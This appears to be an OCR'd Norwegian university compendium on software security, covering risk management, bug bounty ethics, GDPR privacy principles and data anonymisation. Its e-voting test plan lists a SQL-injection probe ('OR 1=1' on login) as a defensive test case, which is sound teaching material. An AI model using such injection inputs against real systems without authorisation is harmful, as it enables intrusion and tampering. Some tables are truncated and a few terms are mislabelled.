Systemer vil som regel ha et stort antall risikoer. Det er viktig å identifisere disse risikoen, men det er prioriteringen av risikoene som er verdifullt. Syntese og prioritering bør svare på spørsmål som «Hva skal vi gjøre først gitt nåværende risikosituasjon» og «Hva er beste tildeling av ressurser, mht. risiko mitigation aktiviteter». **Prioriteringsprosessen må ta hensyn til hvilke business goals som er viktigst for organisasjonen, hvilke mål som er umiddelbart truet og hvor sannsynlig det er at den tekniske risikoen vil påvirke business**. **Resultatet fra denne aktiviteten er en liste over alle risikoene med passende prioritet.** For å prioritere risikoene kan man bruke en risikomatrise, der prioriteringen bestemmes av sannsynligheten og konsekvensen for en teknisk risiko (s. 82). Vanlige måleenheter som brukes ved dette stadiet er risikosannsynlighet, risikoinnvirkning, alvorlighetsgrad, antall risikoer, osv.

Consequence / Risk matrix	Probability: Low	Medium	High
Low	L	L	M
Medium	L	M	H
High	M	H	H


Likelihood / What is the chance it will happen?	Minor	Moderate	Major
Very likely	Medium 2	High 3	Extreme 5
Likely	Low 1	Medium 2	High 3
Unlikely	Low 1	Low 1	Medium 2

Impact

Technical Risks

ID	Description	Prob.	Consequence	Risk	Security Requirements	Related Business Risk
TR2	SQL injection on login and project creation	M	H	H	Input data should be sanitezed	BR4
TR3	Account enumeration	M	M	M	Existence of usernames should not be disclosed	BR4, BR5, BR6
TR4	Use of default credentials	L	H	M	Default credentials should be deleted or changed	BR2, BR5, BR6

4. Definere risiko mitigation strategier



Gitt settet med risikoer og tilhørende prioriteringer fra steg tre, vil neste steg være å lage en sammenhengende strategi for å minske (*mitigate*) risikoene på en kostnadseffektiv måte. En risiko-mitigation strategi skal redusere sannsynligheten for risikoen eller redusere konsekvensen til risikoen. Strategien må ta hensyn til kostnader, implementasjonstid, sannsynlighet for suksess, fullstendighet og innvirkning på den totale risikoen. Den må begrenses av business konteksten og må vurdere hva organisasjonen har råd til og hva de har mulighet til å integrere og forstå. Strategien må også identifisere valideringsteknikker som kan brukes for å demonstrere at risikoen har blitt minsket. Måleenheter som brukes ved dette stadiet er som regel finansielle/økonomiske (eks: avkastning, estimert kostnadsuttak, prosentandel risikodekning, osv.).


Tabellen under viser noen mitigation strategier for business risikoene ved e-voting systemet.

Business risks (not a complete list, just examples)	Probability	Consequence	Risk	Mitigation
BR1: System too difficult to use (fewer votes)	M	M	M	
BR2: System unavailable (no or untrusted votes)	**M**	**H**	**H**	**Design system for high availability**
BR3: User identity is disclosed (legal penalty)	M	M	M	
BR4: Individual vote is disclosed (legal penalty)	L	M	L	
BR5: Aggregated results cannot be trusted (lose business)	**M**	**H**	**H**	**Mitigate possible malicious manipulation of votes**
BR6: Aggregated results are disclosed too early (legal penalty)	**M**	**H**	**H**	**Mitigate informaiton disclosure risks**
BR7: Too expensive to implement the system (More costly than manual voting)	L	L	L	


Kolonnen til høyre gir mitigation-strategien som er i form av sikkerhetskrav. **Risiko-mitigation strategien gir altså sikkerhetskravene, som definerer hvilket sikkerhetsnivå som er forventet fra systemet for å forsvare mot noen typer trusler eller angrep.** Kriterier for gode sikkerhetskrav er:

1. **Gi det du krever, og ikke hvordan du oppnår det**. Dette gjør at man blir åpen for ulike løsninger og unngår for tidlige beslutninger om design eller implementasjon
2. **Sørg for at kravet er forståelig, klart og entydig**
3. **Gi en ting per krav (kohesjon = samhold)**
4. **Sørg for at kravet er testbart**. Dette oppnås vha klare aksepteringskriterier (dvs. tydelige hva som krever for at kravet er oppfylt) og krever ofte kvantifisering

Eksempler på gode sikkerhetskrav er at opplasting/nedlastning av kundedata skal være kryptert, krypteringsnøkler skal genereres av en spesifisert tredjepart, leverandør har tredjeparts sertifisering, brannmur er satt og konfigurert, all programvare er oppdatert til siste sikkerhetsoppdateringer, disk og minnet blir jevnlig skannet for skadelig programvare, osv. (se flere gode eksempler i Cloud Security Requirements dokumentet på Blackboard). Eksempler på dårlige sikkerhetskrav er at systemet skal være sikkert (ikke klart og entydig) eller at systemet skal kryptere all data vha RSA algoritmen (gir hvordan det oppnås).



Sikkerhetskrav er ikke det samme som sikkerhetsegenskaper. Sikkerhetsegenskaper hentes fra use case og gir hva utvikleren gjør for å minske trusler, mens sikkerhetskrav hentes fra misuse case og gir hva som skal til for å forsvare mot angrep. Figuren viser eksempler for e-voting systemet.



5. Utføre mitigation strategier og valider effekt

Mitigation strategier fra forrige steg blir utført og fremgangen blir målt og testet for å validere at risikoene ikke er der lengre. Valideringen omfatter altså en **risiko-basert testing,** der man sjekker om trusler har blitt effektivt minsket

(*mitigated*). Dette innebærer at det lages en testplan som fokuserer på sikkerhetskravene og består av test cases som er koblet til business og tekniske risikoer og prioriteres basert på risikoene. Figurene under viser eksempler på en slik testplan.

Related business and technical risk	Test Case ID	Test priority (1-3)	Test description
BR5: Results cannot be trusted			
TR5.1.1: SQL injection attacks modify votes			
	TC5.1.1-1	2	Check if OR 1=1 possible on login
	TC5.1.1-2	2	Insert metacharacters in query
	TC5.1.1-3	1	Automated tests - fuzzing

Black Box Testing


Test ID	Related Technical Risk	Test Priority	Test Detail	Expected Outcome	Result and Evidence
TC3-1	TR3	2	Test if the project application form enables attackers to perform account enumeration.	The form provides no way for attackers to extract user information.	The form provides no way for attackers to extract user information, as illustrated in fig. 22.
TC6-1	TR6	2	Test if the `X-Content-Type-Options` HTTP header is set to nosniff.	The header is set.	The header is not set (fig. 23), making the application vulnerable to mime sniffing.
TC7-1	TR7	2	Test if the	The appli-	The application

Måling og rapportering av risikoer

For at bruken av RMF skal være suksessfull er det essensielt at man identifiserer, sporer, lagrer, måler og rapporterer informasjon om programvare-risikoer ettersom de endres over tid. Man bør bruke en master liste over risikoer gjennom alle stegene i RMF syklusen og denne bør kontinuerlig oppdateres. Denne listen kan brukes for rapportering, for eksempel kan antall risikoer brukes for å identifisere problematiske områder i systemet eller antall risikoer som er minsket kan brukes for å vise progresjon.

Formål med RMF

Risk Management Framework fokuserer altså på å forstå business konteksten og koble de tekniske risikoene til business risikoene. Formålet med denne koblingen er å koble risikoanalysen til business prioriter, slik at man kan utføre en risikobasert testing som vurderer konsekvensene for virksomheten og ikke bare programmet. Systemet og sikkerheten er der for å støtte business målene, og dette fremmes ved bruk av RMF. Figuren under viser en oppsummering av de fem aktivitetene i Risk Management Framework.



Hvordan vurdere risikoer – sannsynlighet og konsekvens

Når man skal vurdere en risiko kan man bruke en risikomatrise som er basert på sannsynlighet og konsekvens. Sannsynligheten er basert på forståelsen for hvor sannsynlig det er at risikoen vil skje, altså empirisk kunnskap i form av erfaring og statistisk kunnskap om lignende angrep på andre system/virksomheter. For eksempel kan man se på hvor ofte angrepet har skjedd, hvor lett det er å utnytte sårbarheten og hva angriper oppnår med angrepet (dvs. forskjell mellom kostnad og belønning, s. 3). **For å avgjøre konsekvensen må man se på hvordan virksomheten påvirkes av risikoen.** Det er viktig at interessentene har en forståelse for business mål og eiendeler, og hvilken rolle systemet har for disse eiendelene (øke, beskytte, osv.). Konsekvens kan ofte involvere virksomhetstap, driftstap, tap av rykte, tap av kunder, tap av pengeverdier, eksponering av informasjon, osv. **Konsekvensen bør altså ses opp mot business goals og assets!**

Consequence \ Probability	Low	Medium	High
Low	L	L	M
Medium	L	M	H
High	M	H	H

Likelihood \ Impact	Minor	Moderate	Major
Very likely	Medium 2	High 3	Extreme 5
Likely	Low 1	Medium 2	High 3
Unlikely	Low 1	Low 1	Medium 2

What is the chance it will happen?

Hacking etikk

Denne delen av kompendiet er basert på forelesningsnotatene. Læringsmålet er:

L16. Forstå innholdet i forelesning og kunne bruke teoriene

Hacking etikk – sårbarhetsavsløring og bounty program (L16)

Utviklere av en applikasjon (kalt leverandører) bør legge til rette for at brukere som oppdager sårbarheter kan gi beskjed om dette, slik at man øker sannsynligheten for at sårbarheter oppdages og reduseres. **ISO 29147 er en standard som gir retningslinjer for avsløring (*disclosure*) av potensielle sårbarheter i produkter og nettjenester**. Den beskriver metodene en leverandør bør bruke for å adressere problemer som er relatert til sårbarhetsavsløringer. Dette innebærer blant annet hvordan man skal motta informasjon om potensielle sårbarheter og hvordan man kan spre informasjon om løsninger som har blitt brukt for å fikse sårbarheter. Formålet med standarden er å:

1. **Sikre at identifiserte sårbarheter blir adressert**
2. **Minimere risikoen fra sårbarheter**
3. **Gi brukere tilstrekkelig informasjon slik at de kan evaluere risikoer fra sårbarheter**
4. **Sette forventninger som fremmer positiv kommunikasjon og koordinering blant de involverte partene**

Et eksempel på bruk av en slik fremgangsmåte er United Airlines, som har et **bug bounty program, der brukere blir belønnet dersom de oppdager sårbarheter på nettsiden eller appen og gir beskjed om disse** (se figur). Det er ikke tillatt med brute-force angrep, code injection i live system, DoS, fysiske angrep på ansatte, bruk av automatiserte skannere, osv.

United Airlines bug bounty program

At United, we take your safety, security and privacy seriously. We utilize best practices and are confident that our systems are secure. We are committed to protecting our customers' privacy and the personal data we receive from them, which is why we are offering a bug bounty program — the first of its kind within the airline industry. We believe that this program will further bolster our security and allow us to continue to provide excellent service. If you think you have discovered a potential security bug that affects our websites, apps and/or online portals, please let us know. If the submission meets our requirements, we'll gladly reward you for your time and effort.

Before reporting a security bug, please review the "United Terms." By participating in the bug bounty program, you agree to comply with these terms.

What is a bug bounty program?

A bug bounty program permits independent researchers to discover and report security issues that affect the confidentiality, integrity and/or availability of customer or company information and rewards them for being the first to discover a bug.

Det er likevel svært store forskjeller i hvordan dette håndteres. For eksempel i et tilfelle der en 13-åring fant sikkerhetsbrudd i en kommunal applikasjon, avgjorde politiet at han hadde gjort noe straffbart. I et annet tilfellet der en 13-åring hacket Sbanken, fikk eleven jobbtilbud. **Bedrifter bør informere brukere om hva som er tillatt**. Dersom de bruker et bounty program, bør de gi informasjon om hva som er inkludert i bounty programmet (dvs. hva som er lov eller ikke) og hvordan brukere kan komme i kontakt med sikkerhetsteamet. Det er også viktig at selskapet adresserer sårbarhetene som brukere informerer om.

Bounties

If you have discovered a security bug that meets the requirements, and you're the first eligible researcher to report it, we will gladly reward you for your efforts. Below is our bounty payout structure, which is based on the severity and impact of bugs.

Severity	Examples	Maximum payout in award miles
High	— Remote code execution	1,000,000
Medium	— Authentication bypass — Brute-force attacks — Potential for personally identifiable information (PII) disclosure — Timing attacks	250,000
Low	— Cross-site scripting — Cross-site request forgery — Third-party security bugs that affect United	50,000

Submissions

If you think you have discovered an eligible security bug, we would love to work with you to resolve it.

```
# Our security address
Contact: mailto:security@example.com

# Our PGP key
Encryption: https://example.com/pgp-key.txt

# Our security policy
Policy: https://example.com/security-policy.html
```

Data personvern

OBS: dersom du bes om å diskutere personvernet til et system, gi eksempler på personvern-data (dvs. direkte/indirekte identifikatorer) og forklar hvordan de fem personvern prinsippene skal håndteres.

Denne delen av kompendiet er basert på forelesningsnotatene. Læringsmålet er:

- **L17. Forklare forholdet mellom sikkerhet og personvern**
- **L18. Kjenne til direkte og indirekte identifikatorer på en naturlig person**
- **L19. Kjenne til definisjonen av sensitiv personlig data**


General Data Protection Regulation (GDPR)

GDPR, som på norsk er personvernforordningen, er en regulering/forordning i EU loven som omhandler databeskyttelse og personvern. Målet ved GDPR er at individer skal få kontroll over deres personlige data, ved at selskaper følger bestemmelser og krav knyttet til behandling av personlig data. Følgende er noen av kravene som GDPR stiller til personlig data (personopplysninger) hentet fra GDPR artikkel 5:

- Det skal prosesserer lovlig, rettferdig og transparent til datasubjektet
- Det skal samles for spesifiserte, eksplisitte og legitime formål og skal ikke videre prosessers på en måte som er uforenelig med disse formålene
- Det skal være tilstrekkelig, relevant og begrenset til det som er nødvendig for formålet som de blir prosessert for
- Det skal være nøyaktig og oppdatert, og unøyaktig data skal slettes uten forsinkelse
- Hvis det holdes i en form som tillater identifisering av datasubjekter, skal ikke dette gjøres for lengre tid enn det som er nødvendig for formålet
- Det skal prosesseres på en måte som sikrer tilstrekkelig sikkerhet, inkludert beskyttelse mot uautorisert aksess eller tap av data

Dersom en applikasjon ikke følger GDPR kan det innebære store juridiske straffer i form av bøter. Et selskap vil altså tjene på å følge GDPR.

Personvern og sikkerhet (L17)



Personvern (*privacy*) er ivaretakelse av personlig integritet og enkeltindividers mulighet for privatliv, selvbestemmelse og selvutfoldelse. Det er individers mulighet til å ha en egen privat sfære som de selv kan kontrollere. Figuren viser noen viktige faktorer ved personvern, og at **sikkerhet brukes for å sikre den personlige dataen, konfidensialitet og integritet.** Konfidensialitet innebærer at ingen andre får tilgang til individets personlige data, mens integritet innebærer at ingen andre kan endre den personlige dataen. Personvern vil altså handle om hvordan du kan kontrollere din personlige informasjon og hvordan den brukes, mens sikkerhet handler om hvordan din personlige informasjon blir beskyttet.

De fem prinsippene for personvern er:

1. **Transparens** – brukere av systemet må få vite hva dataen brukes til og hvem som har tilgang til dataen. Dette kan oppnås vha. en Privacy Policy som deler kjernedetaljer om dataprosessering, inkludert hvilken data som samles, hvordan dataen brukes, detaljer om forhold med tredjeparter, hvor lenge dataen bevares, osv.
2. **Formål** – dataen blir samlet for spesifiserte, eksplisitte og juridiske formål og det blir ikke utført noen prosessering som er inkompatibelt med dette formålet
3. **Rettigheter** – applikasjonen må oppgi hvilke rettigheter individuelle brukere har. Dette inkluderer rettigheten til å ikke identifisere seg selv, be om at feil informasjon

om deg blir rettet opp, tilgang til personlig informasjon og vite hvilken informasjon om deg som samles, hva den brukes til og hvem som har tilgang.

4. **Rettferdig bruk** – noen som ikke er kvalifisert eller ikke trenger aksess til bestemt data, skal ikke få tilgang. Dataen skal brukes på en måte som er ærlig og lovlig.
5. **Minimalisering** – samlingen av data skal være relevant, tilstrekkelig og begrenset til det som er nødvendig sammenlignet med formålet til dataprosesseringen. Hvis kjerneaktiviteten kan utføres uten dataen, trenger du ikke å samle den. I tillegg må du ødelegge eller anonymisere data som du har samlet, men ikke trenger i nær fremtid


Indirekte og direkte identifikatorer (L18)


Indirekte og direkte identifikatorer brukes for å identifisere en naturlig person. Eksempler på direkte identifikatorer er personnummer, lokasjonsdata, online identifikator, email, kredittkortinformasjon, navn, CV og bankkonto, mens eksempler på direkte identifikatorer er brukernavn, alger, kjønn og pasientjournal. **Det er en eller flere faktorer som spesifiserer den fysiske, fysiologiske, genetiske, mentale, økonomiske, kulturelle eller sosiale identiteten til den naturlige personen**.

Personlig data (L19)

GDPR artikkel 4

Personlig data er enhver informasjon som er relatert til en identifisert eller identifiserbar naturlig person (kalles datasubjekt). En identifiserbar naturlig person er en som kan identifiseres direkte eller indirekte. Det er ulovlig å prosessere personlig data med mindre man har en lovlig grunn. Sensitiv personlig data inkluderer etnisk bakgrunn, politiske meninger, religion, fysisk og mental helse, seksualliv, straffbare forhold, osv. Figuren viser juridiske betingelser for personlig data, og som vi kan se vil GDPR gjelde for personlig data som tilhører subjekter som er personlig identifiserbar (data inneholder direkte/indirekte identifikator) eller pseudonym (data inneholder kunstig identifikator).






For å vurdere sikkerheten som beskytter personlig data, konfidensialitet og integritet kan man bruke en risikomatrise, i likhet med RMF. Denne matrisen kan brukes for å vurdere risikoer opp mot bestemmelsene og kravene i GDPR. I denne risikovurderingen vil man altså ta hensyn til sikkerhet, personvern og det tekniske.

Programvareutvikling med innebygd personvern

Datatilsynet

For å hjelpe norske virksomheter med å forstå og etterleve kravet om innebygd personvern i personvernreglene, har det blitt foreslått en kontinuerlig prosess som består av syv aktiviteter (se figur). Med innebygd personvern menes det at det tekniske systemet eller løsningen har blitt utviklet slik at personvernet blir ivaretatt. Det finnes mye faglitteratur om hvordan sikkerhet kan bygges inn i programvare, men lite om hvordan personvernet kan ivaretas. Denne veiledningen fokuserer derfor på



hvordan prinsipper, rettigheter og krav i personvernregelverket (GDPR) kan knyttes til ulike aktiviteter:

- **Opplæring** – sier noe om hva det er viktigst å gi opplæring i, slik at involverte skal vite hvordan utfordringer med personvern kan løses og hvilke verktøy som kan brukes. **Personvern og sikkerhet er alles ansvar**, så de involverte må ha forståelse innenfor risikoer ved databeskyttelse, lover og reguleringer og interne krav, mål, rutiner og metoder.
- **Krav** – sier noe om hva som bør gjøres for å sette riktige krav til personvern som sikrer lovlig dataprosessering, bevaring av rettigheter og mitigation av risikoer. Virksomheter bør sette toleransenivå for personvern ved å gjennomføre en vurdering av sikkerhetsrisiko og personvernkonsekvenser. Man bør forsøke å inkludere endebrukere i spesifiseringen av krav til personvern.
- **Design** – kravene tas videre til design ved å dele inn i dataorienterte og prosessorienterte designkrav. I denne aktiviteten er det viktig at virksomheten gjennomfører en analyse av angrepsflaten og en trusselmodellering. Designet skal informere om, håndheve og demonstrere personvern. Personvern er standarden.
- **Koding** – det er viktig at utviklere bruker godkjente verktøy og rammer, at utrygge funksjoner og moduler ugyldiggjøres og at statistisk kodeanalyse og kodegjennomgang gjennomføres regelmessig. Man må unngå å samle personlig data i ustrukturerte logger. Det er også viktig å implementere kryptering og psydonymisering, og at man holder styr over tredjeparts tjenester og datautveksling.
- **Testing** – det er anbefalt å teste om personvernkrav og sikkerhetskrav er riktig implementert. Dette innebærer sikkerhetstester og vurdering av trusselmodell og angrepsflate. Sikkerhetstesten kan være en dynamisk test, penetreringstest eller fuzzy testing.
- **Release** – før utgivelse bør det etableres en plan for håndtering og respons til hendelser. Hendelser defineres og det inkluderes en prosedyre for å gi beskjed til Datatilsynet innen 72 timer. Det bør også gjennomføres en full sikkerhetsgjennomgang av programvaren, for å sjekke at sikkerheten og personvernet er tilstrekkelig og at man har relevant dokumentasjon av vurderingene.
- **Vedlikehold** – sier noe om forvaltning og drift av programvaren. Virksomheten bør være forberedt på å håndtere hendelser, avvik og angrep, og de må være i stand til å gi ut oppdateringer, veiledning og informasjon til brukere og berørt. Det er anbefalt å søke innsikt fra brukere om hvordan personvernet påvirkes og lage et management system for informasjonssikkerhet som sikrer stadig forbedring (eks: basert på ISO 27001 sertifisering). For å detektere og minske flere sårbarheter bør man opprette sårbarhetsavsløringer, som lar brukere informere om sårbarheter de har oppdaget ved programvaren (s. 83).

Mulige juridiske problemer dersom du ansettes som en penetreringstester for å teste denne applikasjonen inkluderer (eksamen 2016):


- Detaljert definer omfanget til testen, inkludert rekkevidde for IP-adresser, datamaskiner, osv.
- Kunder har juridisk autoritet til å autorisere testen
- Forsikre deg om at opphavsretten tillater reverse engineering eller code review
- Skadekontroll, gi kunde skriftlig varsler om mulig skade
- Kunden skal skadesløsgjøre og ikke holde deg ansvarlig for skader som følger av at du gjør det du sier du skal gjøre
- Lov å bruke profesjoner og egenskaper som ofte finnes i industrien, og ikke lov at du skal finne alle eller nesten alle sårbarheter
- Personvernproblemer, slik som tilgang til sensitiv informasjon (kan det rapporteres)
- Dataeierskap, kunden eier funn, pen-tester eier metoder for å gjennomføre tester
- Plikt til å advare, for eksempel hvis du oppdager sårbarhet som kan ha system- eller industriell innvirkning.

Data anonymiseringsteknologi

Denne delen av kompendiet er basert på forelesningsnotatene og første del av dokumentet Privacy preserving publication of relational and transaction data. Læringsmålene er:

L20. Forstå grunnleggende teknologier for å anonymisere tabelldata

L21. Forstå k-anonymisering




Introduksjon til anonymisering

Personlig data er enhver informasjon som er relatert til en identifisert eller identifiserbar naturlig person (kalles datasubjekt). En identifiserbar naturlig person er en som kan identifiseres direkte eller indirekte (eks: vha. navn, personnummer, osv.). GDPR krever at personlig data skal prosesseres lovlig, rettferdig og på en transparent måte for datasubjektet. **Anonymisering er en teknologi som brukes for å dele og lagre personlig data på en trygg måte, slik at personvernet til subjektene blir bevart.** Dette innebærer å hindre utledning av sensitiv informasjon når man antar at angripere har en viss bakgrunnskunnskap. Deling av personlig data legger til rette for *fair use*, ved at andre kan bruke dataen til egne analyser og undersøkelser uten å søke tillatelse fra dataeieren (fremmer forskning og utvikling). **Det fremmer altså deling og bruk av data**, siden ekte data kan gis til andre uten at det går på bekostning av personvernet til individene i dataen. Dette gjør at tredjeparter kan prøve nye teknikker og metoder som dataeieren selv ikke har tenkt på. Anonymisering vil dermed kunne motvirke minimalisering, som er den menneskelige tendensen til å ikke tro at en situasjon er så seriøs som den egentlig er (flere analyser gir sterkere bekreftelse).

Noen vanlige modeller for anonymisering er:

- **Interaktiv modell** – dataeier fungerer som en portvokter til dataen ved at andre forskere stiller queries på et bestemt språk og dataeier gir et anonymisert svar eller nekter å svare.
- **«Send me your code» modell** – dataeier mottar koden fra andre forskere, utfører den på deres system og rapporterer resultatet. Problemet er at dataeier ikke kan være sikker på at koden ikke er skadelig.
- **«Publish and be damned» modell (offline)** – dataeier anonymiserer datasettet, publiserer resultatet til verden og trekker seg så tilbake. På figuren kan vi se hvordan dataeier bruker anonymisering for å omforme dataen til en maskert data som deretter blir gitt til andre forskere. Disse forskerne kan så bruke dataen til sine statistiske analyser. Problemet er at det kan hende at angripere kan bruke ekstern data kombinert med den maskerte dataen for å utlede den personlige dataen og videre misbruke denne.



Figuren viser også at **bevaring av utility er en viktig del av anonymiseringen**. Utility-verdien (dvs. nytten) hos dataen må nøye vurderes for at anonymiseringen skal ha noen verdi. Den originale dataen vil ha full utility (dvs. stor nytteverdi), men ingen personvern, mens den tomme dataen har perfekt personvern, men ingen utility. Ved anonymisering vil det altså være en **balanse mellom personvern og utility** (nytteverdi). Hva som bestemmer utility-

verdien avhenger av applikasjonen, for eksempel for medisinsk data vil utility ofte være høy dersom dataen inneholder demografiske faktorer som alder, kjønn, DNA, osv. Disse faktorene kan samtidig brukes for å identifisere subjektet, slik at personvernet ikke er bevart.

Anonymiseringsteknologier

Selv om man fjerner unike identifikatorer, slik som personnummer, er det ikke sikkert at personvernet er bevart. **Det kan eksistere quasi-identifikatorer (QID), slik som bursdagsdato, kjønn, adresse, postnummer (zip), osv. som kan kombineres med ekstern kunnskap for å avsløre identiteten til brukeren**. Det er derfor nødvendig med mer kompliserte anonymiseringsteknologier for å bevare personvernet. Tilnærmingen vil også avhenge av type struktur til det underliggende datasettet. Anonymiseringsteknologien vil avhenge av datatype, utilities og potensielle angrep. Tre ulike typer teknologier er:

- Tabelldata anonymisering
- Transaksjonsdata anonymisering
- Graf-data anonymisering

Siden læringsmålet er å forstå grunnleggende teknologier for anonymisering av tabelldata, vil vi fokusere på punkt 1.


Tabelldata anonymisering (L20)

Tabelldata er strukturert relasjonsdata som er plassert i faste skjema. For å kunne trygt publisere relasjonsdata må man beskytte mot tre typer angrep på personvernet:

1. **Identitet disclosure** – angriper finner ut at dataen tilhører Alice
2. **Medlemskap disclosure** – angriper finner ut at Alice er medlem i et bestemt datasett
3. **Attributt disclosure** – hvis angriper vet at Alice er en av flere tupler og alle har samme verdi for et bestemt attributt, vil angriper vite attributtverdien hos Alice.

Noen tekniske begrep som brukes i tabelldata anonymisering:

- **Unik identifikator (UID)** – faktorer som kan brukes for å unikt identifisere et individ i et datasett, for eksempel personnummer, personlig ID, osv.
- **Quasi identifikator (QID)** – faktorer som kan brukes for å delvis identifisere et individ i et datasett, for eksempel fødselsdato, kjønn og postnummer. Kombinasjon av disse tre faktorene er tilstrekkelig for å unikt identifisere 87% av amerikanske innbyggere
- **Sensitive attributter (SA)** – verdiene vi ønsker å skjule, for eksempel lønn eller sykdom




Id	Age	Sex	Zip	Disease
1	23	M	11000	Pneumonia
